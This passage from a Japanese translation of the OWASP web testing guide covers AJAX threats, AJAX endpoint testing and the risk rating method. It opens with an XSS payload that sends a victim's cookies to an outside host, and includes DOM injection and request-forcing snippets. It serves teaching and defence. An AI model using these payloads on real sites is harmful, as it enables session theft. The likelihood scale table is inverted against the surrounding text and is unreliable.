http://example.com/login.php?variable="><script>document.location='http://www.irr.com/cont.ph
p?'+document.cookie</script>
```

これは、リクエストが要求した本来のページへログを残した後、そのページを知らない悪意のあるページに、単に転送するだけです。

クライアント側のインジェクションの脅威

- *XSS の弱点*では、クライアント側のデータへのアクセス権を与え、クライアント側のコードを更新することさえもできてしまいます。
- *DOM インジェクション*は XSS インジェクションの一種であり、XSS インジェクションが DOM（Document Object Model）のサブオブジェクトや、document.location、document.URL、document.referrer を通して起こったものです。

  ```
  <SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  document.write(document.URL.substring(pos,document.URL.length));
  </SCRIPT>
  ```

- *JSON/XML/XSLT インジェクション* -XML コンテンツに悪意あるコードを挿入します。

AJAX ブリッジング

セキュリティの目的で、AJAX アプリケーションは、自分がやって来た元のウェブサイトにだけに接続し直すことができます。例えば、yahoo.com からダウンロードされた AJAX を含む JavaScript は、google.com へ接続することはできません。このように AJAX が第三者のサイトへ接続するのを許可すると、AJAX サービス・ブリッジが作られるでしょう。ブリッジによりホストは、クライアントで動作している JavaScript と第三者のサイトとの間で、通信を送るプロキシのような挙動をするウェブサービスを提供します。ブリッジは、「ウェブサービスへのウェブサービス」という接続に使われることが考えられます。攻撃者は、これをアクセス制限のあるサイトに接続するために利用することでしょう。

クロス・サイト・リクエスト・フォージェリ（CSRF）

CSRF は、被害者のウェブブラウザからの HTTP リクエストを、攻撃者が選ぶウェブサイトに、攻撃者が強制的に送信させる脆

弱性です（イントラネットもまた、かっこうの標的となります）。例えば、ウェブページに組み込まれた HTML/JavaScript のコードは、あなたが送信したものを読み取りながら、あなたのブラウザからの送るつもりのないリクエストを、あなたの銀行、ブログ、ウェブメール、DSL ルータに送信させます。目に見えないところで、CSRF は、資金を移し、コメントを投稿し、電子メールのリストを悪用し、ネットワークの設定を変更するでしょう。被害者が CSRF リクエストを実行させられたときに、被害者が最近ログインしていたならば、CSRF のリクエストは認証されてしまうでしょう。最悪なのは、すべてのシステムログは、本物のあなたがそのリクエストを行ったというように立証してしまうだろうということです。この攻撃は、一般的ではないけれども、以前から行われています。

サービス拒否攻撃

サービス拒否攻撃は、古くからの手口であり、攻撃者あるいは脆弱性なアプリケーションが強制的に、ユーザの意思とは関係なく、ユーザに複数の XMLHttpRequest を対象のアプリケーションへ送出させます。実は、ブラウザのドメイン制限は、そのような攻撃を他のドメインに送出する場合において、XMLHttpRequest を役に立たないものにします。JavaScript のループの中で image タグを使うというような簡単な仕掛けで、その仕掛けをより効果的に動作させることができます。AJAX は、クライアント側にあるので、攻撃がより簡単にできるのです。

```
<IMG SRC="http://example.com/cgi-bin/ouch.cgi?a=b">
```

メモリー漏えい

ブラウザベースの攻撃

私たちが使うウェブブラウザは、セキュリティを意識して設計されていません。ブラウザで利用可能なセキュリティ機能の多くは、以前に発生したことのある攻撃に基づいており、これから新しく登場する攻撃に対して、ブラウザは準備していません。

ブラウザを使って組織内部のネットワークに侵入するといったような、ブラウザに関する新しい攻撃は数多くあります。JavaScript はまず、組織内部のネットワークにある PC のアドレスを確定します。それから、標準的な JavaScript オブジェクトやコマンドを使って、ローカル・ネットワークをスキャンしてウェブサーバを探します。これらは、ウェブページをサービスしているコンピュータのことを指しますが、Web のインターフェースを備えているルータ、プリンター、IP 電話、その他のネットワーク機器やアプリケーションも含まれます。JavaScript スキャナは、JavaScript の「image」オブジェクトを使った「ping」を送り込んで、ある IP アドレスにコンピュータがあるかどうかを確定します。それから、標準的な場所に保存されている画像ファイルを探し、その戻ってきた通信やエラーメッセージを解析して、サーバが稼動しているかを確定します。

ウェブブラウザやウェブアプリケーションの脆弱性を狙った攻撃は、HTTP で行われることが多く、そのために、ネットワーク境界に置かれたフィルタリング機能を迂回しているかもしれません。加えて、ウェブアプリケーションやウェブブラウザが広範囲に存在することは、攻撃者に、簡単に悪用できる標的の情報を非常に多く与えます。例えば、ウェブブラウザの脆弱性は、オペレーションシステムの要素や個々のアプリケーションに存在する脆弱性の悪用を引き起こすでしょう。そして、ボットなど、悪意のあるコードを設置させるでしょう。

主な攻撃

MySpace 攻撃

Samy ワームと Spaceflash ワームは両方、MySpace で広がり、非常に人気のあるソーシャル・ネットワーキングのウェブサイト上でプロファイルを変更しました。Samy ワーム攻撃では、MySpace.com のプロファイルで XSS の弱点が<SCRIPT>の使用を許可していました。AJAX は、ユーザがウイルスに感染したページを見ると、ウイルスを MySpace のプロファイルに挿入し、ウイルスに感染したページを閲覧したユーザに、強制的にユーザ「Samy」を友人リストに追加させました。また、「Samy は私のヒーローだ」という言葉を、被害者のプロファイルに付け加えました。

Yahoo! Mail 攻撃

2006 年 6 月、Yamanner ワームが Yahoo のメールサービスに感染しました。ワームは、XSS や AJAX を使い、Yahoo Mail のオンロード・イベント・ハンドリングの脆弱性を利用しました。感染した電子メールを開くと、ワームのコードはその JavaScript を実行して、自分自身のコピーを、感染したユーザの Yahoo コンタクトすべてに送ります。感染した電子メールは、感染したシステムからランダムに選択した偽造の From アドレスを付けて送られ、知り合いのユーザからの電子メールのように見える状況でした。

参考文献

技術解説書

- Billy Hoffman, "Ajax(in) Security" - http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman.pdf
- Billy Hoffman, "Analysis of Web Application Worms and Viruses - http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman_web.pdf ",SPI Labs
- Billy Hoffman, "Ajax Security Dangers" - http://www.spidynamics.com/assets/documents/AJAXdangers.pdf ,SPI Labs
- “Ajax: A New Approach to Web Applications”, Adaptive Path - http://www.adaptivepath.com/publications/essays/archives/000385.php Jesse James Garrett
- http://en.wikipedia.org/wiki/AJAX AJAX
- http://ajaxpatterns.org AJAX Patterns

4.11.2 AJAX に対するテスト (OWASP-AJ-002)

概要

AJAX アプリケーションに対するほとんどの攻撃は、従来のウェブアプリケーションに対する攻撃に類似しているので、テスト者は、脆弱性を発見するにあたって、特定のパラメータ操作方法を予測するために、テストガイドの他のセクションを参照すべきです。AJAX を利用したアプリケーションの課題に、非同期呼び出しを標的とするエンドポイントを見つけ、リクエストに適切な形式を確定することがあります。

論点解説

従来のウェブアプリケーションは、かなり簡単に、自動的な方式で発見できます。アプリケーションは、一般には、HREF やその他のリンクで接続することで、1 ページ以上を保有しています。興味深いページには、1 つ以上の HTML FORM があるでしょう。これらのフォームは、一つ以上のパラメータがあります。「A」タグや HTML FORM に期待されるような簡単にリンクをはる技術を使うと、すべてのページ、フォーム、パラメータを、従来のウェブアプリケーションで見つけることが可能でしょう。このアプリケーションに送られたリクエストは、HTTP 仕様に基づいた、公知で整合性のとれたフォーマットを生成します。GET リクエストは、次のようなフォーマットになります。

```
http://server.com/directory/resource.cgi?param1=value1&key=value
```

POST リクエストは、次のように、類似の形式で URL へ送られます。

```
http://server.com/directory/resource.cgi
```

POST リクエストで送られるデータは、GET と類似の形式でエンコードされ、リクエストのうちのヘッダの後ろに、次のように記述されます。


```
param1=value1&key=value
```

不幸なことに、サーバ側の AJAX エンドポイントは、簡単に発見できるわけでも、いつも同じ方法で発見できるわけでもなく、実際に有効なリクエストの形式は、AJAX フレームワークで使われているものか、開発者の裁量で考えたものの中にあります。従って、AJAX を利用したアプリケーションを十分にテストするために、テスト者は、使われているフレームワーク、使われている AJAX のエンドポイント、リクエストが正当だと判断されるのに必要な形式を認識する必要があります。

ブラックボックステストと例


AJAX エンドポイントに対するテスト:

AJAX を利用したウェブアプリケーションがテストされる前に、非同期呼び出しの呼び出しエンドポイントが列挙されていなければなりません。Application Discovery セクションを見て、どのように従来のウェブアプリケーションが発見されるかについて、さらなる情報を入手してください。AJAX アプリケーションに対して、呼び出しエンドポイントを確定するために、2 つの主なアプローチがあります。HTML ファイルと JavaScript ファイルを構文解析する方法と、通信を観測するプロキシを使用することです。ウェブアプリケーションで HTML ファイルと JavaScript ファイルを構文解析する利点は、クライアント側からアクセスできるサーバ側の能力をより大局的に見る視点を提供することです。欠点は、HTML ファイルと JavaScript の内容を手動でテストするのは退屈で、さらに重要なことには、AJAX 呼び出しがアクセスできるサーバ側 URL の場所と形式は、フレームワーク依存であることです。テスト者は、HTML ファイルと JavaScript ファイルを調べて、さらなるアプリケーションの窓口として公開されている URL を見つけるべきでしょう。JavaScript コードの中で XMLHttpRequest オブジェクトの使用を探すことは、これらのテストした結果に注力することを支援します。また、JavaScript ファイルに含まれる name を知ることで、テスト者は、どの AJAX フレームワークが出現しているのかを確定できます。AJAX のエンドポイントが特定できたら、テスト者はさらにコードを調べて、リクエストが要求する形式を確定すべきでしょう。



通信を観測するためにプロキシを使用する利点は、本物のリクエストが実際に行われ、アプリケーションがどこにリクエストを送り、それらリクエストがどんな形式であるか確定できることです。欠点は、アプリケーションが実際に呼び出したエンドポイ

ントだけが明らかになることです。テスト者は、遠隔のアプリケーションを十分に稼動させなければなりませんが、その場合にも、利用できる状態にはあるけれど実際には使用していない、追加で呼び出せるエンドポイントが存在しています。アプリケーションを稼動させる中で、ユーザが見ることのできるページとの通信と、背後で非同期に AJAX のエンドポイントとやりとりしている通信との両方を、プロキシは観測するでしょう。このようにセッションの通信データを捕捉することで、テスト者は、セッションの間ずっと生成され続けている HTTP リクエストのすべてを確定することが可能であり、アプリケーションの利用ではユーザが見ることのできるページを閲覧するだけであるのとは対照的です。



予想される結果:

アプリケーションが利用できる AJAX のエンドポイントを列挙し、要求されるリクエストの形式を決定することで、テスト者は、アプリケーションのさらなる分析に備えることができます。エンドポイントと適切なリクエスト形式を確定したら、テスト者は、ウェブプロキシと標準的なウェブアプリケーションのパラメータ操作技術を使って、SQL インジェクションとパラメータを不正に変更する攻撃を調べることができます。

ブラウザを使った JavaScript コードの傍受とデバッグ

通常のブラウザを使うことで、JavaScript ベースのウェブアプリケーションを詳細に分析することが可能になります。
Firefox における AJAX 呼び出しは、コードの流れを監視する拡張プラグインを使って傍受することができます。
この機能を提供する拡張に、「FireBug」と「Venkman JavaScript Debugger」という 2 つの拡張があります。

Internet Explorer に対しては、Microsoft によって提供されている「Script Debugger」のような、いくつかのツールがあります。「Script Debugger」は、リアルタイムで JavaScript のデバッグを行うものです。

Internet Explorer では、「Script Debugger」のようないくつかのツールが、マイクロソフトから提供されています。「Script Debugger」は、リアルタイムに Java Script をデバッグするツールです。

ページに Firebug を使うことで、テスト者は、「Options->Show XmlHttpRequest」と設定して、AJAX のエンドポイントを見つけることができます。

今後は、XMLHttpRequest オブジェクトで実行されるリクエストが、ブラウザの下部で一覧できることでしょう。

URL の右側で、ソース・スクリプトと、呼び出しがどこから行われているかを示す線とが表示されます。表示された URL をクリックすることで、すべてのレスポンスが表示されます。
そうすると、どこでリクエストが送られるか、レスポンスが何か、エンドポイントがどこかということを理解することは容易です。ソース・スクリプトへのリンクをクリックしたら、テスト者は、リクエストがどこで始まるかが分かるでしょう。

Javascript をデバッグするということは、どんなスクリプトが URL を生成するのか、どのくらい多くのパラメータが利用できるかを知る方法です。そこで、パスワードを書き込み、関連した入力タグからフォーカスを外したときに、フォームを埋めると、次のスクリーンショットで見られるように新しいリクエストが実行されます。

ここで、JavaScript のソースコードへのリンクをクリックすることで、テスト者は、次のエンドポイントにアクセスします。

それから、JavaScript のエンドポイントの近くの行にブレークポイントを設定することで、次のスクリーンショットのように、呼び出しスタックを知ることが簡単になります。

グレーボックステストと例

AJAX エンドポイントに対するテスト:
アプリケーションのソースコードに関する追加情報へのアクセスは、AJAX のエンドポイントを列挙する努力が結実するのを大いに加速し、どんなフレームワークが使われているかの知識は、AJAX のリクエストに要求される形式を、テスト者が理解するのに役立つでしょう。

予想される結果:
使われているフレームワークの知識と、利用できる AJAX のエンドポイントとは、テスト者に労力を集中させ、発見に要する時間やアプリケーションへアクセスした痕跡を減らすことができます。

参考文献

OWASP

- AJAX_Security_Project - http://www.owasp.org/index.php/Category:OWASP_AJAX_Security_Project

技術解説書

- Hacking Web 2.0 Applications with Firefox, Shreeraj Shah
- Vulnerability Scanning Web 2.0 Client-Side Components, Shreeraj Shah

ツール

- OWASP Sparajax というツールは、ウェブアプリケーションを網羅し、使われている AJAX フレームワークを特定し、AJAX の呼び出しエンドポイントを列挙し、これらのエンドポイントをフレームワークに適切な通信を使ってファジングするために使われます。最新版では、Microsoft Atlas フレームワーク(そして、Google Web ツールキットに対する検知)のみをサポートしていますが、継続開発でツールの使い勝手を向上するでしょう。
- Venkman は、Mozilla の JavaScript デバッガのコード名です。Venkman は、Mozilla ベースのブラウザ向けに、強力な JavaScript デバッグ環境を提供します。
- Scriptaculous's Ghost Train は、ウェブサイトの機能テスト開発を簡単にするツールです。それは、イベントのレコーダーで、ウェブアプリケーションで使うことができ、テストを生成し再生するアド・オンです。
- Squish は、自動化された機能テストツールです。そのツールで、あなたは、テストスクリプトを更新する必要もなく、異なるプラットフォームの異なるブラウザ(IE、Firefox、Safari、Konqueror など)で、ウェブテストを記録し、編集し、実行することができます。テストを行うために、異なるスクリプト言語をサポートします。
- JsUnit は、クライアント側(ブラウザ内部)の JavaScript に対する単体テストを行うフレームワークです。そのツールは、基本的に JavaScript を行き先とした JUnit のポートとなっています。
- FireBug は、キーボードやマウスを使って、DOM の重箱の隅をつつく調査をあなたにさせてくれます。あなたが JavaScript、CSS、HTML、Ajax を突き、刺激し、監視するために必要なすべてを詰め込んだこのツールは、デバッガやエラーコンソールやコマンドラインや面白い調査ツールの様々を含めてまるごと一緒にし、ひとつの継ぎ目のない体感をもたらしてくれます。

5.レポートを書く:最も重要なリスクを評価する

この章では、セキュリティ・アセスメントの結果として、最も重要なリスクをどのように評価するかについて説明します。目的は、セキュリティ上の発見を分析し、それら発見に優先順位をつけて管理するためにリスクを評価するための、一般的な方法論を作ることです。アセスメントを簡単に一覧できる表がすでに提起されています。この表は、技術的な情報をクライアントに伝える役目を果たします。そして、マネジメントのためのエクゼクティブ・サマリーがあることは重要なことです。

5.1 どのように本当のリスクを評価するか

OWASP リスク評価方法論

脆弱性を発見することは重要ですが、ただ重要というのではなく、ビジネスに関連したリスクを評価できることが重要です。ライフサイクルの初期で、脅威モデルを使い、アーキテクチャや設計上のセキュリティ関連事項を特定しておくとよいでしょう。後に、コード・レビューや侵入テストにより、セキュリティの問題を見つけるというのでもよいでしょう。そうしないと、アプリケーションが製品化され、実際にセキュリティ侵害が起こるまで、問題は発見されないかもしれません。

ここで示す方法に従うと、あなたのビジネスについて、これらのリスクすべての重要性を評価することができるでしょう。そして、評価したリスクについては、何をすべきかという情報に基づいて決定できるでしょう。リスクを評価するシステムがあると、優先度の議論を省き時間を節約できます。このシステムのおかげで、たいしたことのないリスクに気を散らすことなく、より深刻なリスクを十分な理解がないまま見逃すということを防いで、リスクを評価する作業を確実にすることでしょう。

理想的には、すべての組織に適用でき、すべてのリスクを正確に評価することのできる、世界共通のリスク評価システムがあるのが望ましいです。しかし、ある組織にとって重大な脆弱性は、他の組織にとってはあまり重大ではないことがあります。そこで、ここでは、あなたの組織に合うようにカスタマイズすべき、基本的な枠組みを示すこととします。

私たちは、このモデルを、使用しやすいように十分に簡単なものするよう、力を尽くしました。簡単であるけれども、正確にリスクの見積もりが実施できるように十分に詳細に記述しています。どうぞ、以下のセクションを参考に、さらなる情報でカスタマイズして、あなたの組織で使えるようにモデルを調整して使ってください。

手法

リスク分析を行う方法は、多くの異なった手法があります。一般的な手法を知るには、後述の参考文献のセクションを見てください。ここで示す OWASP の手法は、これらの標準となる方法論に基づき、アプリケーション・セキュリティ向けにカスタマイズしています。

次のような、標準的なリスク・モデルで始めます。

リスク ＝ 可能性レベル × 影響の大きさ

以下では、アプリケーション・セキュリティに関して「可能性レベル」と「影響の大きさ」を構成する要因をより詳細に記述し、それらをいかに組み合わせて、リスクに対する全体的な重要度を決定するかを示します。

- Step 1: リスクを特定する
- Step 2: 可能性レベルを評価するための要因
- Step 3: 影響の大きさを評価する要因
- Step 4: リスクの重要度を決定する
- Step 5: 何を修正すべきかを決定する
- Step 6: あなたのリスクの格付けモデルをカスタマイズする

STEP 1: リスクを特定する

第一段階は、評価しなければならないセキュリティ・リスクと特定することです。あなたは、関係する脅威源、受けるであろう攻撃、関係する脆弱性、あなたのビジネスで攻撃が成功した場合の影響の大きさについての情報を収集する必要があります。攻撃者グループが複数である場合も、ビジネスへの影響が複数である場合も考えられます。一般的に、最悪のケースを選択し、すべてのリスクが最大レベルで引き起こされるという、慎重すぎて失敗するくらいで検討するのが最善です。

STEP 2: 可能性レベルを評価するための要因

潜在的なリスクを特定したら、どのくらいそれが深刻であるかを算定したいので、まずは「可能性レベル」を評価します。ある脆弱性が攻撃者の危険にさらされ悪用されるのは、どのくらい起こりえるかを粗く算出する際は、最高レベルで評価します。この見積もりは、過度に正確に行う必要はありません。一般的に、可能性レベルが低、中、高という程度で特定できれば十分です。

可能性レベルの見積もりをする際に、判断の参考になる要因がいくつかあります。まず始めに取り組むべき要因は、脅威源に関係するものです。目標は、攻撃者候補が複数存在する状況下で、成功する攻撃の可能性レベルを評価することなのです。ある脆弱性を悪用することのできる、脅威源は複数存在するかもしれないことに注意してください。そうすると、最悪のケース・シナリオを使うことが、通常の最善策であるということになります。例えば、内部関係者は、匿名の部外者よりもずっと攻撃者になる可能性があるかもしれません。しかし、そうなるかは、要因の数に依存するのです。

それぞれの要因には、複数の選択肢があることに注意してください。それぞれの選択肢は、可能性レベルの格付けに 0 から 9 まで付けることができるのです。私たちは、これらの数を後で、全体を俯瞰した可能性レベルを評価する際に使用します。

脅威源

まず始めに取り組むべき要因は、脅威源に関係するものです。ここでの目標は、攻撃者候補が複数存在する状況下で、成功する攻撃の可能性レベルを評価することです。最悪のケースで考えて脅威源を使ってください。

スキル・レベル

この攻撃者グループは、どのくらい技術的に熟練しているでしょうか？

- 技術的なスキルがない (1)
- 技術的なスキルが少しある (3)
- 高度なコンピュータユーザである (4)
- ネットワークとプログラミングのスキルがある (6)
- セキュリティ・ペネトレーションのスキルがある (9)

動機

この攻撃者グループが脆弱性を見つけて悪用する意欲は、どのくらいあるでしょうか？

- 利益が得られないが、利益が低い (1)
- 利益があるかもしれない (4)
- 利益が高い (9)

機会

この攻撃者グループが脆弱性を見つけて悪用する機会は、どのくらいあるでしょうか？

- アクセスの機会が知られていない (1)
- アクセスの機会が限られている (4)
- アクセスの機会が完全に得られる (9)

規模

この攻撃者グループは、どのくらいの規模なのでしょうか？

- 開発者 (2)
- システム管理者 (2)
- イントラネットのユーザ (4)
- パートナ (5)
- 認証されたユーザ (6)
- 匿名のインターネットユーザ (9)

脆弱性の要因

次に取り組むべきなのは、脆弱性に関する要因についてです。ここでの目標は、発見され悪用されることがあり得る特定の脆弱性の可能性レベルを評価することです。上記で選択した脅威源を想定して評価を行ってください。

発見の容易さ

この攻撃者グループは、どのくらい簡単にこの脆弱性を発見するでしょうか？

- 実質的に不可能 (1)
- 難しい (3)
- 簡単 (7)
- 自動化されたツールが利用できる (9)

セキュリティ侵害の容易さ

この攻撃者グループはこの脆弱性を、実際にはどのくらい簡単に悪用するでしょうか？

- 理論上可能 (1)
- 難しい (3)
- 簡単 (5)
- 自動ツールが利用できる (9)

認知度

この脆弱性はこの攻撃者グループに、どのくらい知られているでしょうか？

- 知られていない (1)
- 隠れている (4)
- 明らかだ (6)
- 一般的な知識 (9)

侵入検知

どのくらいの確率でセキュリティ侵害を検知できるでしょうか？

- アプリケーションの挙動を動的に検知する (1)
- ログを記録し、評価する (3)
- 評価なく、ログを記録する (8)
- 記録がない (9)

STEP 3: 影響の大きさを評価するための要因

成功する攻撃の影響を検討する時、影響の大きさに 2 種類あることを知っておくことは重要です。一つは、アプリケーション、使われるデータ、提供される機能に対する「技術的な影響の大きさ」、もう一つは、アプリケーションを運営する事業や会社に対する「事業への影響の大きさ」です。

最終的には、事業への影響の大きさがより重要となります。しかしながら、セキュリティ侵害が成功したことで事業に与える結果を明らかにするために、必要なすべての情報へのアクセス権を、あなたは持っていないかもしれません。この場合、技術的なリスクについて非常に詳細な情報を与えることで、適切な事業の代表者が事業のリスクに関して意思決定するのに役に立つでしょう。

再度、言及しますが、それぞれの要因は選択肢の組み合わせで成り立っており、それぞれの選択肢は、影響度の大きさの格付けに 0 から 9 までつけることができます。私たちは、これらの数を後で、全体の影響度の大きさを評価する際に使用します。

技術的な影響の大きさの要因

技術的な影響度の大きさは、従来のセキュリティ分野の懸案事項「機密性、完全性、可用性、説明責任」で整理された要因に分解できます。目標は、脆弱性が悪用された場合の、システムへの影響の規模を評価することです。

機密性の喪失

どのくらい多くのデータが公開され、そのデータはどのくらい慎重に扱うべきでしょうか？

- 最小限で影響のないデータが公開された (2)
- 最小限の重要なデータが公開された (6)
- 大規模に影響のないデータが公開された (6)
- 大規模に重要なデータが公開された、すべてのデータが公開された (9)

完全性の喪失

どのくらい多くのデータが汚染されて、どのくらいの損害を受けているでしょうか。

- 最小限の量で、ささやかにデータが汚染された (1)
- 最小限の量で、深刻にデータが汚染された (3)
- 広範囲で、ささやかにデータが汚染された (5)
- 広範囲で、深刻にデータが汚染された (7)
- すべてのデータが完全に汚染された (9)

可用性の喪失

どのくらい多くのサービスが失われ、それはどのくらい重要でしょうか？

- 最小限の補助的なサービスが遮断された (1)
- 最小限の主要なサービスが遮断された (5)
- 広範囲の補助的なサービスが遮断された (5)
- 広範囲の主要なサービスが遮断された (7)
- すべてのサービスが完全に失われた (9)

説明責任の喪失

攻撃者の行動は、個人ごとに追跡できるでしょうか？

- 完全に追跡できる (1)
- 可能な限り追跡できる (7)
- 完全に匿名である (9)

事業への影響の大きさの要因

事業への影響の大きさは、技術的な影響の大きさに依存します。しかし、アプリケーションが稼動している会社に対し、何か重要であるかについて深い理解が要求されます。一般に、あなたが算出したリスクは、事業への影響の大きさに基づくように目指すべきです。あなたの報告する相手が組織の幹部であるならば、特にそうです。事業のリスクとは、セキュリティの課題を修正するために要する投資の判断材料となります。

多くの会社は、資産分類のガイドラインと事業への影響の大きさの参考資料を持っており、自分たちの事業にとって何が重要かを特定する方法を定型化しています。これらの基準は、セキュリティ上、真に重要なことに、あなたが注力するのを助けてくれるでしょう。もし、これらの基準が利用できないならば、事業を理解している人と話をし、何が重要であるかという情報を入手します。

以下の要因は、多くの事業にとって、一般的な分類となります。しかし、この分類は、脅威源、脆弱性、技術的な影響度によって、会社ごとにもっと個別のものになります。

経済的損失

セキュリティ侵害の結果、どのくらい大きな経済的損失になるでしょうか？

- 脆弱性を修正するコストより少ない (1)
- 年ごとの利益に最小限の影響がある (3)
- 年ごとの利益に明らかな影響がある (7)
- 破産する (9)

風評被害

セキュリティ侵害の結果は、事業に影響する風評被害を招くでしょうか？

- 最小限の被害 (1)
- 主要な取引の喪失 (4)
- 信用の喪失 (5)
- ブランドの損傷 (9)

法令遵守違反

どのくらい多く法令遵守違反にさらされているでしょうか？

- 最小限の違反 (2)
- 明らかな違反 (5)
- 注目度の高い違反 (7)

プライバシー侵害

どのくらい多く、個人を特定できる情報が公開されるでしょうか？

- 1 個人 (3)
- 数百の人 (5)

数千の人 ..... (7)
百万以上の人 ..... (9)

STEP 4: リスクの重要度を決定する

このステップでは、私たちは、可能性レベルの評価と影響の大きさの評価を考え合わせて、このリスクの全体的な重要度を計算します。あなたがここでしなければならないことのすべては、可能性レベルが、低、中、高のいずれであるかを明らかにし、影響の大きさにも同じことをすることです。私たちは、0 から 9 までのスケールを 3 つの部分に分けます。

可能性レベルと影響の大きさ	
0～2	高
3～5	中
6～9	低

非公式な方法
多くの環境では、要因をじっくり観察して、簡単に答えを把握しておくのは悪いことではありません。あなたは、要因をよく検討して、結果を左右している重要な駆動要因を特定すべきです。あなたは第一印象が、明確ではないリスクも考えていたせいで、悪かったことに気づくかもしれません。

再現性の高い方法
もし、あなたが格付けを維持しなければならないか、それらを繰り返し行わなければならないようなら、要因の評価方法と結果の計算方法について、もっと正式な手順を経験したいと思うかもしれません。これらの評価には、不確かな要因が非常に多くあることを思い出してください。そして、これらの要因は、あなたが理に適った結果に到達するのを支援するものです。この手順は、自動化ツールに支援されて、計算を簡単にすることができます。

始めのステップは、それぞれの要因に適合した選択肢の一つを選び、適合した数字を表に入力することです。それから、単純にスコアの平均を取って、全体の可能性レベルを計算します。例えば、次のようになります。

脅威源となる要因				脆弱性となる要因			
スキル・レベル	動機	機会	規模	発見の容易さ	侵害の容易さ	認知度	侵入検知
5	2	7	1	3	6	9	2
全体的な可能性レベル＝4.375（中）							

次に、私たちは、すべての影響の大きさを明らかにすることが必要です。その過程は、これまでとよく似たものです。多くの

場合において、答えは明確になるでしょう。あなたは、要因に基づいた評価を作ることができるか、あるいは、それぞれの要因について点数の平均が得られます。また、3 より低いと「低」、3 から 6 までの間だと「中」、6 から 9 までの間だと「高」とします。例えば、次のようになります。

技術的な影響の大きさ				事業への影響の大きさ			
機密性の喪失	完全性の喪失	可用性の喪失	説明責任の喪失	経済的損失	風評被害	法令順守違反	プライバシー侵害
9	7	5	8	1	2	1	5
全体的な技術的な影響の大きさ＝7.25（高）				全体的な事業への影響の大きさ＝2.25（低）			

重要度を決定する

私たちは、可能性レベルと影響の大きさを評価するところまで到達しましたが、今度はそれらを組み合わせて、このリスクに対する最終的な評価を得ます。あなたは、事業への影響の大きさについての十分な情報を持っていると、技術的な影響の大きさについての情報の代わりに使うことができることに留意しておいてください。しかし、事業についての情報を持っていないならば、技術的な影響の大きさを使うのが次善策です。

全体的なリスクの重要度				
影響の大きさ	高	中	高	最重要
	中	低	中	高
	低	覚書	低	中
		低	中	高
	可能性レベル			

上の例では、可能性レベルが「中」で、技術的な影響の大きさが「高」なので、純粋に技術的な観点から、全体の重要度は「高」ということが明らかになります。しかしなから、事業への影響の大きさが実際には「低」ということに目を向けてください。そうすると、全体の重要度は同様に、「低」として記載されます。あなたが評価している脆弱性を持っている事業内容を理解することが、適切なリスクに対する意思決定を行うのに、なぜ、とても重要かというのはこのことです。この内容の理解がうまくいかないと、事業本体と多くの組織で設置されているセキュリティチームとの間で、信頼の欠如を招くでしょう。

STEP 5: 何を修正すべきかを決定する

あなたのアプリケーションのリスクを分類した後、何を修正すべきかの優先度をつけて一覧にしましょう。一般的な慣習では、あなたは最も深刻なリスクを最初に修正すべきです。そうすることで、あなたがリスク全体を見渡して、簡単で安価に修正できるとしても、重要性の低いリスクに手を出してしまうことを簡単に防止します。

修正する価値があるのはすべでのリスクではないこと、損失は予想されたものだけではないこと、それでも、判断できることは問題を修正するコストに基づくのだということを思い出してください。例えば、1 年に 2,000 ドルの被害となる詐欺に対抗するため、コントロールを実装するのに 100,000 ドルのコストがかかるとしましょう。これには、被害をなくすために行った投

資を回収するのに 50 年かかってしまうことでしょう。しかし、組織にもっと多くのコストをかけさせてしまう、詐欺の風評被害もあるかもしれないということを思い出してください。

STEP 6: あなたのリスクの格付けモデルをカスタマイズする

事業にあうようにカスタマイズしたリスクの格付けフレームワークを持つことは、リスクの選定に重要なことです。あつらえたモデルは、深刻なリスクは何かについて、人々の感覚にあった結果を、ずっと適切な形で出してくれるしょう。あなたは、もし、それらがこのようなモデルで支援されないならば、リスクの格付けについて議論する時間を多く浪費することになります。あなたの組織にこのモデルをあつらえる方法には、いくつかあります。

要因を追加する
あなたは、組織にとって何が重要かをより適切に表すのに、一般論とは異なる要因を選ぶことができます。例えば、軍隊でのアプリケーションは、人命の損失や機密情報に関連した影響の大きさの要因を加えるとよいかもしれません。また、攻撃者が脆弱性に接する機会や暗号アルゴリズムの強度といった可能性レベルの要因を加えるとよいかもしれません。

選択肢をカスタマイズする
